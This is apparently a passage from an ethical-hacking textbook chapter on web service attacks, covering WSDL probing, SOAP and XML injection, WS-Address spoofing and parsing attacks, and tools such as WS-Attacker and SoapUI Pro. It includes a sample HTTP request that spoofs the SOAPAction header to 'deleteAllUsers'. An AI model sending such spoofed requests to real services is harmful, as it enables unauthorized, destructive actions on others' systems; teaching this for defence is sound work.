


Figure 14.77: Web service attack

Web Services Probing Attacks

WSDL files are automated documents consisting of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to perform an SQL attack.

A web service probing attack involves the following steps:

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application, functional breakdown, entry points, and message types
- Create a set of valid requests by selecting a set of operations and formulating the request messages according to the rules of the XML schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses




Figure 14.78: Web Services Probing attack

Web Service Attacks: SOAP Injection

SOAP is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web. The XML envelope element is always the root element of a SOAP message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semicolons, and so on.

The attacker injects malicious query strings in the user input field to bypass web service authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.




Figure 14.79: Web Services Soap Injection attack

Web Service Attacks: SOAPAction Spoofing

Every SOAP request message contains an operation that is executed by the application and is included as the first child element in the SOAP body. When SOAP messages are transmitted using HTTP, an additional HTTP header known as SOAPAction is used. The operation to be executed is included in the SOAPAction header. The header element informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing. Attackers can exploit this optimization to manipulate the operations included in the SOAPAction headers.

For example, consider a web service that includes two operations, createUser and deleteAllUsers, and is vulnerable to such an attack. Assume that this web service is protected

by a gateway and only authorized users who have direct communication with the web service can perform the deleteAllUsers operation. An attacker in front of the gateway can perform a SOAPAction spoofing attack by manipulating the SOAPAction header as follows:

An HTTP request message for creating a user:

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "createUser"
<Envelope>
      <Header />
      <Body>
            <createUser>
                  <login>rinnimathews</login>
                  <pwd>password</pwd>
            </createUser>
      </Body>
</Envelope>
```

The attacker can modify the SOAPAction to "deleteAllUsers", and the gateway passes this message because the SOAP body consists of the createUser operation.

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "deleteAllUsers"
<Envelope>
      <Header />
      <Body>
            <createUser>
                  <login>rinnimathews</login>
                  <pwd>password</pwd>
            </createUser>
      </Body>
</Envelope>
```

Attackers use tools such as WS-Attacker to perform SOAPAction spoofing:

- **WS-Attacker**

  Source: *https://github.com*

  WS-Attacker is a tool for performing automatic penetration tests of web services. It is an open-source and easy-to-use software solution with multiple plugins for different attack

types, and it provides a security checking interface. WS-Attacker provides functionality to load WSDL files and send SOAP messages to the web service endpoints and can test if any web service is vulnerable to attacks such as XML signature wrapping, SOAPAction spoofing, and DoS.




Figure 14.80: Screenshot of WS-Attacker

Web Service Attacks: WS-Address Spoofing

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections. It is essential for long-running service requests where the calculation time of the server-side application exceeds the lifetime of a single TCP connection.

WS-Address includes an optional FaultTo address element for stating an alternative endpoint that is to be used in case of any complications. As the requester selects the endpoint address used in the ReplyTo and FaultTo headers, it is not secured properly against tampering by intermediaries. Although the specification asks to perform digital signatures on these header fields, the values mostly depend on the default setting without any proper security.

This causes a vulnerability that can be exploited by the attacker to perform the WS-Address spoofing attack. In the WS-address spoofing attack, an attacker sends a SOAP message

containing fake WS-Address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker instead of the web service client. The endpoint selected by the attacker receives unnecessary traffic via SOAP messages. Furthermore, the attacker may generate a massive amount of traffic, thus resulting in a DoS attack. Attackers use tools such as WS-Attacker to identify and exploit WS-addressing spoofing vulnerabilities.




Figure 14.81: Illustration of WS-Address spoofing attack

Web Service Attacks: XML Injection

Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect them to a specific user account.

Attackers identify the XPATH and insert an XML injection or XML schema to bypass the authentication process and gain unrestricted access to the data stored in XML. The process by which attackers enter values that query XML takes advantage of is an XML injection attack. Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML databases with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.




Figure 14.82: Web Services XML Injection attack

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a DoS attack or generate logical errors in web service request processing. A parsing attack is performed when an attacker succeeds in modifying a file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes .bat (batch) or .cmd (command) files.

- **Recursive Payloads**

  The attacker queries for web services with a grammatically correct SOAP document that contains infinite processing loops, resulting in exhaustion of the XML parser and CPU resources.

- **Oversize Payloads**

  Attackers send a payload that is excessively large to consume all the system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tools

- **SoapUI Pro**

  Source: *https://www.soapui.org*

  SoapUI Pro is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC. An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks.

